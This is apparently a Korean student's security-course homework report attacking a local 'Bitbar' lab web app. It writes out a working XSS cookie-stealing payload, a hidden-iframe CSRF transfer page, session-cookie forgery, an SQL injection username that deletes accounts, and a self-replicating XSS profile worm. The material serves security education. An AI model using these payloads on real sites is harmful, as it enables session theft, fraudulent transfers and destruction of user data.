

최신정보보안이론

Homework #3

소속: 소프트웨어학부 소프트웨어전공

학번: 2021802025

이름: 신희수


제출일: 2025 11 27

목차

1. Task1: 쿠키 탈취
 - A. 구현 코드 및 동작
 - B. 구현 의도 설명
2. Task2: 사이트 간 요청 위조 (CSRF)
 - A. 구현 코드 및 동작
 - B. 구현 의도 설명
3. Task3: 쿠키 기반 세션 하이재킹
 - A. 구현 코드 및 동작
 - B. 구현 의도 설명
4. Task4: 쿠키 기반 가짜 Bitbar 생성
 - A. 구현 코드 및 동작
 - B. 구현 의도 설명
5. Task5: SQL Injection
 - A. 구현 코드 및 동작
 - B. 구현 의도 설명
6. Task6: 프로필 웜
 - A. 구현 코드 및 동작
 - B. 구현 의도 설명

1. Task1: 쿠키 탈취

A. 구현 코드 및 동작



- 사이트 외형 변화 없음 및 파란 경고 텍스트 회피 확인

```
session=eyJsb2dnZWRRJbiI6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmFtZSI6InVZXXIxIiwiaGFzaGVkUGFzc3dvcmQ0I0I0I4MTQ2ZmYzY2M2U4MTVLMWUwOjVhZTJiNDc3YmYyY2NhMTU5NTgyZTQzNGM1MjUyNGMzMzI1ZjA2ZThjMmI0MGQ5Iiwic2FsdCI6IjEzZmZlI0Jwcm9maWx1Ijo0IiwiYm10YmFycyI6MjAwfX0=
```



```
GET /steal_cookie?cookie=session=eyJsb2dnZWRRJbiI6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmFtZSI6InVZXXIxIiwiaGFzaGVkUGFzc3dvcmQ0I0I0I4MTQ2ZmYzY2M2U4MTVLMWUwOjVhZTJiNDc3YmYyY2NhMTU5NTgyZTQzNGM1MjUyNGMzMzI1ZjA2ZThjMmI0MGQ5Iiwic2FsdCI6IjEzZmZlI0Jwcm9maWx1Ijo0IiwiYm10YmFycyI6MjAwfX0= 304 12.290 ms - -
```

- 터미널 출력에 홈친 쿠키 기록 확인
- 최종 구현 코드 : `http://localhost:3000/profile?username=<script>let img = new Image();img.src="http://localhost:3000/steal_cookie?cookie="%2Bdocument.cookie;let element = document.getElementsByClassName('error');element[0].style.display = "none";</script>`

B. 구현 의도 설명

1번 task의 목표는 현재 있는 화면을 벗어나지 않은 채로 훔친 쿠키를 다른 url로 전송하는 것이며 이를 통해 서버 터미널 출력에 훔친 쿠키를 기록하는 것입니다. 요구사항을 확인했을 때 img 태그를 기반으로 타 사이트에 요청을 보내는 http spoofing attack이 가능할 것이라고 생각했지만 해당 공격을 url 내에서 실행해야 했기 때문에 url을 통해 script를 실행시키는 XSS 공격을 기반으로 구현해야 한다고 판단했습니다.

자바스크립트 코드 중 현재 세션을 확인하는 명령어는 document.cookie입니다. 따라서 초기에는 script 구문 내에 img 변수를 추가한 뒤 이미지 경로를 과제에서 지정된 주소 (http://localhost:3000/steal_cookie?cookie=[훔친 쿠키]) 로 지정하는 방식으로 구현했습니다. 훔친 쿠키는 document.cookie 값을 사용했습니다.

```
<script>let img = new Image();  
img.src="http://localhost:3000/steal_cookie?cookie="+document.cookie;</script>
```

View profile

Show

does not exist!

다만 해당 방식으로 코드를 구성 시 터미널에 document.cookie 값이 실제 쿠키로 변환되지 않는 문제가 발생했습니다. 확인 결과 url창 내에서 쿠키값 연결을 위해 사용한 + 문자가 공백으로 해석되어 발생한 문제였으면 url 인코딩 후 +문자를 의미하는 2B로 +문자를 대체하여 정상적으로 동작하도록 구현했습니다.

터미널에 쿠키값이 정상적으로 출력되는 기능은 구현했지만 요구사항 중 하나였던 파란 경고 텍스트를 피하는 기능을 추가해야 했습니다. 이는 웹 프로그래밍 관련 수업에서 배운 dom 조작을 통해 경고 텍스트를 출력하는 태그를 조작하는 방식으로 구현했습니다.

```
<h3>View profile</h3>  
  
<form class="pure-form" action="/profile" method="get">  
  <input type="text" name="username" placeholder="username"  
  <input class="pure-button" type="submit" value="Show">  
</form>  
  
<% if(errorMsg) { %>  
  <p class='error'> <%- errorMsg %> </p>  
<% } %>
```

Profile 화면을 구성하는 view.ejs 파일에서 에러 메시지는 error class를 가진 p태그에서 출력됩니다. 따라서 error class를 가진 태그 객체를 불러온 뒤 해당 객체의 가시 속성을 제거하는 방식으로 에러메시지를 우회했으며, 이를 모두 조합한 결과 요구사항에 맞는 동작을 진행함을 확인했습니다.

```
document.getElementsByClassName('error')[0].style.display = "none";
```

2. Task2: 사이트 간 요청 위조 (CSRF)

A. 구현 코드 및 동작



- Target 계정에서 10bitbar를 attacker 계정으로 송금 기능 확인
- Localhost:3000 직접 방문 없이 구현 완료
- 송금 후 학교 사이트로 빠르게 리디렉션 구현 완료

B. 구현 의도 설명

Task2 요구사항은 target 계정에서 공격 사이트를 방문하면 10bit를 attacker 계정으로 전송한 뒤 학교 사이트로 빠르게 리디렉션 하는 기능을 구현하는 것이었습니다. 초기에는 수업중 CSRF 예제로 확인한 bank.com으로 송금하는 사례처럼. Transfer form에 값을 채운 뒤 해당 form을 submit 하는 특정 주소로 form의 action 속성을 지정하는 방식으로 구현했습니다. 이후 window.location.href 명령을 통해 학교 홈페이지로 리디렉션 하는 방식으로 초기 코드를 구현했습니다.

```
<form class="pure-form pure-form-stacked" action="post_transfer" method="post">
<input type="text" name="destination_username" value="<%= result.receiver %>">
<label for="quantity">Amount</label>
<input type="text" name="quantity" value="<%= result.amount %>" />
```

Transfer form 화면을 구성하는 form.ejs 확인 결과 transfer form은 http://localhost:3000/post_transfer 위치로 POST를 진행했으며 입금 대상인 계정 이름을 판단하는 값은 destination_username, 값을 판단하는 값은 quantity임을 확인했습니다. 확인된 값을 기반으로 공격에 사용되는 가짜 form에 값을 채운 뒤 자체적으로 submit 하고 이후 타 사이트로 리디렉션을 진행합니다.

```

<!DOCTYPE html>
<html>
<body>
  <form
    name="attackForm"
    action="http://localhost:3000/post_transfer"
    method="post"
  >
    <input type="text" name="destination_username" value="attacker" />
    <input type="text" name="quantity" value="10" />
  </form>

  <script>
    window.onload = document.attackForm.submit();
    //window.location.href = "https://www.kw.ac.kr";
  </script>
</body>
</html>

```

공격 form을 구성하여 해당 form을 post_transfer 영역으로 POST하는 기능은 정상적으로 동작했습니다. 하지만 타 사이트로 리디렉션 하는 코드를 추가하니 bitbar가 송금되지 않는 문제가 발생했습니다. 확인 결과 form이 POST 되기 전에 리디렉션이 진행되는 것이 문제라고 판단했고 이를 해결하기 위해 form이 제출되는 것을 확인한 뒤 리디렉션을 진행할 방법을 찾아야 했습니다.

```

<!DOCTYPE html>
<html>
<body>
  <iframe name="hidden_iframe" style="display: none"></iframe>

  <form
    id="attackForm"
    action="http://localhost:3000/post_transfer"
    method="post"
    target="hidden_iframe"
    style="display: none"
  >
    <input type="text" name="destination_username" value="attacker" />
    <input type="text" name="quantity" value="10" />
  </form>

```

따라서 만약 iframe 내부에서 form을 post하고 iframe 로딩이 완료되었는지 확인하는 iframe.onload 함수를 구성한다면 form을 제출한 뒤 학교 홈페이지로 리디렉션 할 수 있다고 판단했습니다. 이를 위해 iframe을 구성한 뒤 송금을 진행하는 form target을 iframe으로 지정하는 방식으로 iframe을 통해 POST를 진행하는 코드를 구현했습니다.

```

<script>
window.onload = function () {
  var iframe = document.getElementsByName("hidden_iframe")[0];
  var form = document.getElementById("attackForm");

  // 플래그: 폼을 제출한 이후에 발생하는 load 이벤트만 잡기 위해
  var attackSent = false;

  // 3. 이벤트 리스너: iframe의 로딩이 '완료'되면 리다이렉트 수행
  iframe.onload = function () {
    if (attackSent) {
      // 공격 성공(응답 수신) 후 이동
      window.location.href = "https://www.kw.ac.kr";
    }
  };

  // 4. 공격 수행
  // 약간의 지연을 주어 브라우저가 준비된 후 실행 (안정성 확보)
  setTimeout(function () {
    attackSent = true;
    form.submit();
  }, 10);
};
</script>

```

초기에는 setTimeout을 통한 지연 없이 form을 submit 한 뒤, 정상적으로 송금되었음을 iframe이 정상 로딩된 것을 확인하는 iframe.onload로 확인하는 방식으로 구현했습니다. 해당 방식으로 송금이 완료된 뒤 iframe.onload 함수 내에서 리디렉션을 진행하면 정상적으로 동작할 것이라고 판단했으나 여전히 송금 기능이 동작하지 않았습니다. 따라서 setTimeout을 통해 아주 짧은 시간동안 지연을 준 뒤 리디렉션 하는 방식으로 구현한 결과 정상적으로 송금 및 리디렉션 기능을 구현할 수 있었습니다.

(10ms 정도의 지연은 눈치채지 못할 정도로 충분히 빠르다고 판단했으며, iframe 가시 속성 또한 none이기 때문에 비정상 화면으로 보이지는 않을 것이라고 생각합니다.)

3. Task3: 쿠키를 이용한 세션 하이재킹

A. 구현 코드 및 동작

```

document.cookie =
"session=eyJsb2dnZWVudCI6eyJ1c2VybmFtZSI6InVzZXI6IiwiaGFzaGVkUGFzc3dvcmlLCJwcm9maWxlIjoiiwiYml0YmFycyI6MjAwfX0="; location.reload();

```

- Attacker 로그인 후 js 코드 실행 완료

Hi, **user1**

Transfer Bitbars

Successfully transferred 10 bitbars to attacker.

You now have 190 bitbars.

attacker now has 10 bitbars.

- User1로 변경 및 attacker로 송금 확인

B. 구현 의도 설명

특정 사용자로 로그인을 성공할 경우 서버는 쿠키 정보를 함께 제공합니다. 이때 쿠키 내용은 `document.cookie` 명령으로 확인 가능하며 각 계정에 따라 고유한 쿠키 값을 가지고 있었습니다. 따라서 attacker 계정을 user1로 변조해야 한다는 과제 목표에 따라 user1의 쿠키 값을 확인한 뒤 attacker 계정의 쿠키 값을 user1의 것으로 덮어쓰는 방식으로 코드를 구현했습니다. 이후 `location.reload`를 통해 자동으로 새로고침 되면 attacker 계정은 user1 계정으로 변경될 것입니다.

(과제 pdf에서 user1이 200bitbar를 가진 상태에서 공격을 실행한다고 가정했으므로 쿠키 값을 직접 대입하는 방식의 공격은 유효하다고 판단했습니다.)

`document.cookie =`

```
"session=eyJsb2dnZWVjbil6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmFtZSI6InVzZXI6liwiaGFzaGVkUGFzc3dvcmQiOiI4MTQ2ZmYzM2U4MTVIMWEwOGVhZTJiNDczYmYyY2NhMTU5NTgyZTQzNGM1MjUyNGMzMzI1ZjA2ZThjMmI4MGQ5liwic2FsdCI6IjEzMzciLCJwcm9maWxlIjoiliwiYml0YmFycyI6ImJAwfX0="; location.reload();
```


4. Task4: 쿠키를 이용한 가짜 Bitbar 만들기

A. 구현 코드 및 동작

```
let cookie = document.cookie;

let join_str = cookie.substring(0, 8);
cookie = cookie.substring(8);

let parsing_data = JSON.parse(atob(cookie));
parsing_data.account.bitbars = 1000001;

let modify_cookie = JSON.stringify(parsing_data);
modify_cookie = join_str + btoa(modify_cookie);

document.cookie = modify_cookie;
location.reload();
```

Successfully transferred 1 bitbars to user2.

You now have 1000000 bitbars.

user2 now has 201 bitbars.

- 코드 입력 후 100만 bitbar 생성, 타 계정으로 이체 가능 확인

B. 구현 의도 설명

100만개의 bitbar 생성은 단순히 타 계정을 통해 이체 받는 것으로는 구현하기 어렵다고 판단했습니다. 과제 pdf에 쿠키 해석에 대한 내용이 있었으므로 특정 user의 쿠키를 해석하고 이를 변조하는 코드가 필요하다고 판단했습니다. 따라서 우선, user1의 쿠키를 확보한 뒤 기본적인 쿠키 인코딩 방식인 base64를 통해 쿠키 값에 대한 디코딩을 진행했습니다. (session= 값은 이미 해석이 가능하므로 제외하고 디코딩을 진행했습니다.)

< 디코딩 > 데이터를 아래 영역으로 디코딩합니다.

```
{"loggedIn":true,"account":{"username":"user1","hashedPassword":"8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9","salt":"1337","profile":"","bitbars":200}}
```

결과적으로 쿠키 값은 로그인 된 계정 관련 정보를 담은 json 형식의 데이터로 구성됨을 확인할 수 있었습니다. 이를 통해 account 속성 내에 bitbar 속성 값을 100만으로 변조한 쿠키를 삽입할 수 있다면 목표에 맞는 공격을 수행할 수 있다고 판단했습니다.

```
let cookie = document.cookie;

let join_str = cookie.substring(0, 8);
cookie = cookie.substring(8);
```

따라서 document.cookie로 현재 로그인 된 계정의 쿠키값을 받아온 뒤 디코딩에 방해되는 "session=" 값을 제거하기 위한 substring을 진행했습니다. (session= 값은 이후 쿠키를 변조한 뒤 다시 사용하기 위해 저장합니다.)

```
let parsing_data = JSON.parse(atob(cookie));
parsing_data.account.bitbars = 1000001;
```

이후 atob를 통해 쿠키 값을 base64로 디코딩하여 plain text로 변경한 뒤 해당 text를 Json 형식으로 변형했습니다. (json으로 변환하는 방식이 bitbars 속성값에 접근하는데 더 유용하다고 판단했습니다.) 이후 bitbars 속성 값을 100만 1로 수정했습니다. (이를 통해 타 계정으로 이체 후에 100만 bitbar가 계정에 남게 됩니다.)

```
let modify_cookie = JSON.stringify(parsing_data);
modify_cookie = join_str + btoa(modify_cookie);

document.cookie = modify_cookie;
location.reload();
```

쿠키 변조 후 다시 원본 쿠키 형식으로 복구하기 위해 Json 데이터를 plain text 형식으로, 그리고 plain text를 다시 base64로 인코딩하기 위해 btoa 함수를 적용했습니다. 이후 디코딩을 위해 분리했던 "session=" 값을 더해 원본 쿠키와 동일한 형태의 값을 구성한 뒤 document.cookie에 대입하는 방식으로 쿠키 변조를 통한 가짜 bitbar 생성 기능을 구현할 수 있었습니다. 최종적으로 location.reload를 통해 새로고침 되면 해당 user의 bitbar수는 100만 1로 수정될 것입니다.

5. Task5: SQL 삽입 (SQL Injection)

A. 구현 코드 및 동작

Hi, " OR username="user3

Log out

- Sql injection 유발 username 생성

This username and password combination does not exist!

Username

user3

Password

●●●●●●

This username and password combination does not exist!

Username

" OR username="user3

Password

●

- Close로 계정 삭제 시 user3 + sql 발생 계정 삭제 확인

B. 구현 의도 설명

SQLITE_ERROR: unrecognized token: """""";";

Error: SQLITE_ERROR: unrecognized token: """""";";

```
CREATE TABLE Users (  
  username      TEXT PRIMARY KEY,  
  hashedPassword TEXT NOT NULL,  
  salt          TEXT NOT NULL,  
  profile       TEXT NOT NULL,  
  bitbars       INTEGER NOT NULL  
);
```

Db 영역의 코드를 확인한 결과 user의 이름을 판단하는 DB내 속성이 username임은 확인할 수 있었습니다만, register form에서 user의 이름을 판단하는 sql문이 어떻게 구성되는지는 확인할 수 없었습니다. 따라서 우선 username을 입력하는 form에 큰 따옴표를 입력하는 방식으로 에러메시지를 유발하고 해당 에러메시지를 분석하는 방식으로 SQL injection 공격을 시도했습니다. (큰 따옴표 3개를 입력했을 때 에러 문구입니다.)

에러 메시지를 분석한 결과 사용자의 입력은 ""(입력)";" 형식으로 sql문에 입력된다고 판단했습니다. 또한 입력 영역 큰따옴표 외부에 sql문 종료에 사용되는 세미콜론 ; 이 있는 것을 확인했으며 이를 통해 SQL injection을 위해서는 입력 영역의 큰 따옴표를 벗겨내는 값을 입력해야 한다고 판단했습니다.

따라서 sql injection에 사용될 input으로 " OR username="user3을 사용했습니다 (SQL문 구조 내에서는 " "OR username="user3 ";로 인식될 것이라고 판단했습니다.) SQL injection에 사용될 이름으로 계정을 생성한 뒤 Close 즉 계정 삭제를 진행할 경우 앞쪽 큰따옴표를 통해 SQL 영역으로 진입한 뒤 OR username=을 통해 삭제할 user를 추가로 지정할 수 있었습니다. 이후 "user3을 통해 user3을 username 속성에 지정될 값으로 판단하는 방식으로 현재 계정과 함께 user3 계정을 삭제하는 sql injection을 구현할 수 있었습니다.

SQLite 형식에 따라 DELETE FROM Users WHERE username = "" OR username="user3"; 해당 동작이 수행될 것이라고 생각합니다.

6. Task6: 프로필 웹

A. 구현 코드 및 동작

Your profile text

```
//가짜 span 태그 생성
document.write(
  '<span id="bitbar_count" class="10" style="display:none"></span>'
);

var user = "attacker";
var amount = "1";
```

Update profile

View profile

attacker

attacker's profile

10 bitbars

- Attacker profile update
- User1 계정으로 attacker profile 확인시 10bitbar 보유함 출력
- Attacker에 실제로 10bitbar 이상의 값이 있는 경우에도 동작합니다.

Hi, **user1**

You have **199** bitbars.

Your profile text

```
<script>
//bitbar_display (이건 위쪽에 있으므로 JS로 조작 가능)
var display = document.getElementById("bitbar_display");
if (display) {
  display.innerHTML = "10 bitbars";
}

//가짜 span 태그 생성
```

Update profile

- 웹 동작으로 attacker에게 1bit 전송 및 user1 프로필도 악성코드로 업데이트

B. 구현 의도 설명

```
<form class="pure-form pure-form-stacked" action="set_profile" method="post">
  <label for="new_profile">Your profile text</label>
  <textarea name="new_profile" rows="8" cols="50"><%= account.profile %></textarea>
  <p><input class="pure-button" type="submit" value="Update profile"></p>
</form>
```

Home 페이지를 담당하는 index.ejs를 확인한 결과 user가 textarea에 프로필 내용을 입력하면 해당 내용이 일종의 placeholder인 <%= account.profile %> 영역을 대체하는 것이라고 판단했습니다. 만약 html 코드 영역에 <script></script>로 구성된 값이 입력될

경우 해당 값은 js 코드로 인식되어 실행되기 때문에 프로필을 기반으로 script 코드를 실행시키는 일종의 XSS 공격이 가능하다고 판단하고 구현을 진행했습니다.

단 과제 요구사항인 attacker 계정에 1bitbar 전송하기, profile update하기 기능을 구현하기 위해 form을 구성하여 action에 target 주소를 명시하는 방식으로 구현할 경우 target 주소 위치로 페이지가 이동하기 때문에 주소창을 유지해야 한다는 요구사항을 만족할 수 없었습니다. 따라서 Form을 대신하여 URL 변경 없이 POST 요청을 보낼 수 있는 XMLHttpRequest 객체를 사용하는 방식으로 코드를 구현했습니다.

```
// Bitbar 전송 (Transfer)
var transfer = new XMLHttpRequest();
transfer.open("POST", "http://localhost:3000/post_transfer", true);
transfer.setRequestHeader(
  "Content-type",
  "application/x-www-form-urlencoded"
);

transfer.onreadystatechange = function () {
  if (transfer.readyState == 4 && transfer.status == 200) {
    makeWorm();
  }
};
transfer.send("destination_username=" + "attacker" + "&quantity=" + "1");
```

Transfer 화면을 구성하는 form.ejs를 확인한 결과 transfer form은 post_transfer 위치로 Post되며, 송금할 계정 이름은 destination_username, 그리고 송금할 값은 quantity 변수에 저장됨을 파악했습니다. Open을 통해 request 형식과 요청 처리 주소를 설정한 뒤 송금할 user이름을 attacker, 송금할 양을 1로 설정하여 POST요청을 보내는 방식의 코드를 구현했습니다. 해당 방식으로 url 변경 없이 post 요청을 보낼 수 있었습니다.

송금 후 profile을 update하는 방식의 코드를 구현하려 했기 때문에 task2에서와 같이 두 post 요청이 겹쳐 정상적으로 동작하지 않는 문제가 발생할 수 있다고 판단했습니다. 따라서 송금에 사용된 XMLHttpRequest 객체가 post되어 서버로부터 모든 응답을 받았으며 (4), 요청이 정상적으로 처리되었음이 확인된다면 (200) profile을 update하는 post 요청을 보내는 방식으로 코드를 구현하여 요청이 중복되는 문제를 해결할 수 있었습니다.

```
function makeWorm() {
  var worm = new XMLHttpRequest();
  worm.open("POST", "http://localhost:3000/set_profile", true);
  worm.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

  // 원 구성 위해 js 내 작성한 모든 요소 가져오기
  var scriptContent = document.getElementsByTagName("script")[0].innerHTML;

  var payload = "<script>" + scriptContent + "</script>";

  // URL 인코딩 및 전송
  var params = "new_profile=" + encodeURIComponent(payload);
  worm.send(params);
}
```

Profile을 update하는 form은 home 페이지에 존재하며 해당 form의 action 경로는 /set_profile, update 될 profile 내용은 new_profile 변수에 저장됨을 확인했습니다. 따라서 transfer와 동일한 방식으로 XMLHttpRequest 객체를 사용해 Post 요청을 진행하는 코드를 구현했습니다. 이때 profileWorm은 target user의 프로필에 일종의 XSS 공격을 유발하는 Script 코드를 넣는 방식임으로 현재 공격을 위해 작성한 Script 코드 전체 내용을 불러와서 profile에 update하는 방식으로 코드를 구현했습니다. (innerHTML은 script 태그의 내부 내용을 불러옴으로 외부로 script로 감싸는 방식으로 구현했습니다.)

다만 textarea의 값을 인코딩 없이 전송할 경우에는 worm update가 정상적으로 동작하지 않았습니다. 따라서 textarea 값에 대해서는 인코딩 후 post 요청을 보내는 방식으로 코드를 구현했으며 이를 통해 정상적으로 worm이 추가됨을 확인했습니다.

```
//bitbar_display (이건 위쪽에 있으므로 js로 조작 가능)
document.getElementById("bitbar_display").innerHTML = "10 bitbars";

//가짜 span 태그 생성
document.write(
  '<span id="bitbar_count" class="10" style="display:none"></span>'
);
```

마지막으로 공격자, 혹은 profile에 worm을 가진 target user의 프로필을 확인했을 때 실제 값과는 상관없이 10bitbar가 표시되는 기능을 구현했습니다.

Profile 화면을 구성하는 view.ejs에서 bitbar 개수를 표시하는 태그 id는 bitbar_display입니다. 따라서 초기에는 해당 tag를 받아온 뒤 내용을 10 bitbars로 고정하는 방식으로 코드를 구현했습니다. 해당 방식은 실제 attacker가 가진 bitbar 개수가 10이하일때는 정상적으로 동작했지만 10개를 초과할 경우 실제 가진 bitbar 개수를 표시하는 문제가 있었습니다.

```
<span id="bitbar_count" class="<%= result.bitbars %>" />
<script type="text/javascript">
  var total = eval(document.getElementById('bitbar_count').className);
  function showBitbars(bitbars) {
    document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
    if (bitbars < total) {
      setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
    }
  }
  showBitbars(0);
</script>
```

View.ejs를 추가로 확인한 결과 bitbar_count id를 가진 span 태그의 class 값을 total 변수로 사용하고 bitbar 값이 total 값이 될 때까지 +1하여 화면에 출력하는 구문을 발견했습니다. (profile 확인 시 숫자가 계속 올라가는 이유라고 생각합니다.) 따라서 total 값 또한 10으로 조정해야 실제 bitbar 개수에 상관없이 무조건 10 bitbars를 출력할 것이라고 판단했습니다.

현재 공격 script는 bitbar를 출력하는 영역에 비해 윗부분에 위치하고 있습니다. Html은 일종의 절차지향적 특성을 가지기 때문에 document.getElementById('bitbar_count') 명령으로 특정 id를 가진 태그를 찾을 경우 해당 id를 가진 태그를 공격 script에서 먼저 구성한다면 공격 코드의 값을 사용할 것이라고 판단했습니다.

```
//가짜 span 태그 생성
document.write(
  '<span id="bitbar_count" class="10" style="display:none"></span>'
);
```

따라서 공격 코드에 bitbar_count id를 가진 span 태그를 먼저 구성한 뒤 해당 태그의 class 값을 10으로 지정하는 코드를 구현했습니다. 이를 통해 bitbar를 출력하는 영역에서 document.getElementById('bitbar_count').class를 호출할 경우 공격 script에 위치하는 span 태그의 class 값인 10이 반환될 것입니다. 결과적으로 해당 방식을 통해 worm을 가진 user의 프로필을 확인할 경우 bitrbar 수는 10으로 고정되도록 구현할 수 있었습니다.